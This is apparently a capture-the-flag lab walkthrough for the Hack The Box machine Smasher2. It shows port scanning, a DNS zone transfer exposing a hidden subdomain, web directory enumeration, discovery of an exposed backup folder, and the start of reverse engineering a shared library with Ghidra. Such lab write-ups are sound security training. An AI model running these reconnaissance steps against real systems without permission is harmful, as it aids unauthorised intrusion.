Smasher2


```
====================
|     SMASHER2 10.10.10.135     |
====================
```

InfoGathering

```
Nmap scan report for smasher2.htb (10.10.10.135)
Host is up (0.046s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 23:a3:55:a8:c6:cc:74:cc:4d:c7:2c:f8:fc:20:4e:5a (RSA)
|   256 16:21:ba:ce:8c:85:62:04:2e:8c:79:fa:0e:ea:9d:33 (ECDSA)
|_  256 00:97:93:b8:59:b5:0f:79:52:e1:8a:f1:4f:ba:ac:b4 (ED25519)
53/tcp open  domain  ISC BIND 9.11.3-1ubuntu1.3 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.3-Ubuntu
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
```

DNS is open. Lets enum that and add the result to our hosts file


```
nslookup
SERVER 10.10.10.135
smasher2.htb
```



```
root@kali:~/HTB/Boxes/Smasher2# nslookup
> SERVER 10.10.10.135
Default server: 10.10.10.135
Address: 10.10.10.135#53
> 10.10.10.135
** server can't find 135.10.10.10.in-addr.arpa: NXDOMAIN
> smasher2.htb
Server:         10.10.10.135
Address:        10.10.10.135#53

Name:   smasher2.htb
Address: 127.0.0.1
Name:   smasher2.htb
Address: ::1
> _
```


We are also able to use Dig for a zone transfer. This showed us a subdomain exists which also needs to be added to our hosts file

```
dig axfr smasher2.htb @10.10.10.135

# Subdomain to add to hosts file is
# wonderfulsessionmanager.smasher2.htb
```



```
> ^Croot@kali:~/HTB/Boxes/Smasher2# dig axfr smasher2.htb @10.10.10.135

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> axfr smasher2.htb @10.10.10.135
;; global options: +cmd
smasher2.htb.           604800  IN      SOA     smasher2.htb. root.smasher2.htb. 41 604800 86400 2419200 604800
smasher2.htb.           604800  IN      NS      smasher2.htb.
smasher2.htb.           604800  IN      A       127.0.0.1
smasher2.htb.           604800  IN      AAAA    ::1
smasher2.htb.           604800  IN      PTR     wonderfulsessionmanager.smasher2.htb.
smasher2.htb.           604800  IN      SOA     smasher2.htb. root.smasher2.htb. 41 604800 86400 2419200 604800
;; Query time: 51 msec
;; SERVER: 10.10.10.135#53(10.10.10.135)
;; WHEN: Mon Dec 09 16:33:32 MST 2019
;; XFR size: 6 records (messages 1, bytes 242)
```

Subdomain shows us a site here using flask



Wappalyzer


Font Script
Google Font API

Web Server
Flask 0.14.1

Web Framework
Flask 0.14.1
Bootstrap 4.2.1

Programming Language
Python 2.7.15

JavaScript Libraries
jQuery 3.3.1


wonderfulsessionmanager.smasher2.htb

DSM - DZONERZY Session Manager

HOME TRY LOGIN

DSM

DSM is the 'almost' next generation of user authentication, it's based on Python 2.7 and allow to setup a multiple-users login access in just a few clicks.. discover now how.

DSM Team

DSM is based on the EFS form (Elegant, Functional and Secure), it provide governament grade security for all of your customers.

Learn More

LOGIN PAGE FOUND HERE
http://wonderfulsessionmanager.smasher2.htb/login


Nikto tells us Apache is outdated

```
Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.135
+ Target Hostname:    smasher2.htb
+ Target Port:        80
+ Start Time:         2019-12-09 16:29:01 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
```

DIRB RESULTS

```
+ http://smasher2.htb/.config (CODE:403|SIZE:294)
+ http://smasher2.htb/_vti_bin/_vti_adm/admin.dll (CODE:403|SIZE:
314)
+ http://smasher2.htb/_vti_bin/_vti_aut/author.dll (CODE:403|SIZE:
315)
+ http://smasher2.htb/_vti_bin/shtml.dll (CODE:403|SIZE:
305)
+ http://smasher2.htb/akeeba.backend.log (CODE:403|SIZE:
305)
+ http://smasher2.htb/awstats.conf (CODE:403|SIZE:299)
==> DIRECTORY: http://smasher2.htb/backup/
+ http://smasher2.htb/development.log (CODE:403|SIZE:
302)
+ http://smasher2.htb/global.asa (CODE:403|SIZE:297)
+ http://smasher2.htb/global.asax (CODE:403|SIZE:298)
+ http://smasher2.htb/index.html (CODE:200|SIZE:
```

```
10918)
+ http://smasher2.htb/main.mdb (CODE:403|SIZE:295)
+ http://smasher2.htb/php.ini (CODE:403|SIZE:294)
+ http://smasher2.htb/production.log (CODE:403|SIZE:
301)
+ http://smasher2.htb/readfile (CODE:403|SIZE:414)
+ http://smasher2.htb/server-status (CODE:403|SIZE:300)
+ http://smasher2.htb/spamlog.log (CODE:403|SIZE:298)
+ http://smasher2.htb/thumbs.db (CODE:403|SIZE:296)
+ http://smasher2.htb/Thumbs.db (CODE:403|SIZE:
296)
+ http://smasher2.htb/WS_FTP.LOG (CODE:403|SIZE:297)
```



smasher2.htb/backup/


OsbornePro GoDaddy ProtonMail ProtonVPN NordVPN

Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	
auth.py	2019-02-16 22:27	4.3K	
ses.so	2019-02-16 22:27	18K	

Apache/2.4.29 (Ubuntu) Server at smasher2.htb Port 80


Reading the auth.py file tells us Pyhton Flask web server is running on Port 5000. Python web servers are usually Flask or Django



```
    return jsonify(ret)


app.run(host='127.0.0.1', port=5000)
```


Gaining Access

Reverse engineer the sess.so file
RESOURCE: https://ghidra-sre.org/
Start a new project and select the ses.so file




Format: Executable and Linking Format (ELF)
Language: x86:LE:64:default:gcc
Destination Folder: Smasher2:/
Program Name: ses.so

The results show us a couple functions that look promising
1.) get_internal_pwd
2.) get_internal_usr



